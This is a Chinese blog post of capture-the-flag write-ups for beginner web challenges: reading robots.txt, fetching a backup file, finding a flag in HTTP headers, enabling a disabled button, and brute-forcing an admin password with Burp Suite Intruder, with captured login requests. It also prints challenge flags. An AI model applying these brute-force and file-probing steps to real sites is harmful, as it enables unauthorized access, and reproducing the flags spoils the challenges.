攻防世界web解题

原创

[sevenlob](https://blog.csdn.net/sevenlob) 于 2020-01-25 16:03:49 发布 2268 收藏 2

分类专栏： 笔记 文章标签： web 信息安全 php html

本文链接：https://blog.csdn.net/sevenlob/article/details/104083301

版权

笔记 专栏收录该内容

15 篇文章 1 订阅

订阅专栏

robots


robots协议（robots.txt）

Robots协议用来告知搜索引擎哪些页面能被抓取，哪些页面不能被抓取；可以屏蔽一些网站中比较大的文件，如：图片，音乐，视频等，节省服务器带宽；可以屏蔽站点的一些死链接。方便搜索引擎抓取网站内容；设置网站地图连接，方便引导蜘蛛爬取页面。（来自百度百科）

** 置于网页上的robots.txt，指定了搜索引擎和网络爬虫可以可以访问和禁止访问的页面 **


题目分析

进入答题页面后，在网址上直接进入robots.txt



```
User-agent: *
Disallow:
Disallow: f1ag_1s_h3re.php
```

就可以查看答案




```
cyberpeace{f82d773922e5d5b2267cff15bb83183a}
```

backup

网页备份

你知道index.php的备份文件名吗?

index.php的备份文件是index.php.bax，直接访问下载，再打开查看文件，就可以找到flag



```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？</h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>

```

cookic(储存在用户本地终端上的数据)


cookic,类型为“小型文本文件”，是某些网站为了辨别用户身份，进行Session跟踪而储存在用户本地终端上的数据（通常经过加密），由用户客户端计算机暂时或永久保存的信息(源自百度百科）

客户机保存的用于服务器识别的一小段文本信息


题目分析

你知道什么是cookie吗?

进入cookie.php查看cookie




111.198.29.45:44266/cookie.php



See the http response

提示“**查看网页响应**”，刷新一下网页就可以在网站消息头当中找到flag



状态	方法	域名	文件	触发源头	类型	传输	大小
200	GET	111.198.29.45:44266	cookie.php	document	html	578 字节	411 字节
200	GET	libs.baidu.com	bootstrap.min.css	stylesheet	css	16.89 KB	97.22 KB
404	GET	111.198.29.45:44266	favicon.ico	img	html	已缓存	290 字节

3 个请求 | 已传输 97.91 KB / 17.45 KB | 完成：345 毫秒 | DOMContentLoaded: 123 毫秒 | load: 357 毫秒


```
版本: HTTP/1.1
响应头 (325 字节)
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 253
Content-Type: text/html
Date: Sat, 25 Jan 2020 07:34:16 GMT
flag: cyberpeace{d1b6a99d4346ff7047409f22ae784b40}
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4.26
请求头 (421 字节)
Accept: text/html,application/xhtml+xm...ml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

暂时还不知道怎么在Google中查看


disable button

题目分析

题目如下，flag是点不开的


一个不能按的按钮

F12发现，form有一个disable属性，直接删除就可以点了，点出来就有答案



```
<html>
 ▶<head>…</head>
 ▼<body>
    <h3>一个不能按的按钮</h3>
  ▼<form action method="post">
      <input disabled class="btn btn-default" style="height:50px;width:200px;"
      type="submit" value="flag" name="auth"> == $0
    </form>
  </body>
</html>
```

HTML表单的disabled属性

HTML中的input元素、button元素、option元素等可附加disabled属性。 当赋予该属性时该元素将变得不可交互

创建一个可以按的按键


```
<!DOCTYPE html>
<html>
<body>
<h1>able<h1>

<form action="">
<input type="button" value="falg">
</form>



</body>
</html>
```

浏览器显示如下，这个按键是可以点击的



able

```
<!DOCTYPE html>
<html>
<body>
<h1>disable<h1>

<form action="">
<input disabled type="button" value="falg">
</form>


</body>
</html>
```


浏览器显示如下，这个按键是不可以点击的



disable

weak auth


题目如下，是一个无需登陆验证和不限登录次数的登陆界面，这种就可以使用暴力破解获得这个弱密码：



Login

随便输入一个用户名，提示用户名为admin，就使用admin作为用户名进行爆破。
我在虚拟机上使用Buipsuit进行爆破


1. 先在浏览器中设置代理



Connection Settings

Configure Proxy Access to the Internet

○ No proxy



No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Help
Cancel
OK

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080


☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

2. 之后再浏览器中输入username为admin，password随便输入一个数（刚好输入的是123456，直接出答案了。。。但为了爆破一次，换成了111111），Burpsuit就会拦截，就可以开始具体的爆破步骤

3. Action —> Sent to Intruder




Request to http://111.198.29.45:51410

```
POST /check.php HTTP/1.1
Host: 111.198.29.45:51410
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:51410/
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=111111
```

4. Intruder —> Positions，清理变量后选定password为变量




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 ×
4 ×
...
Target Positions Payloads Options
1
Start attack
4

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper



```
POST /check.php HTTP/1.1
Host: 111.198.29.45:51410
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:51410/
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=§111111§
```

5. 选定爆破模式为Cluster bomb

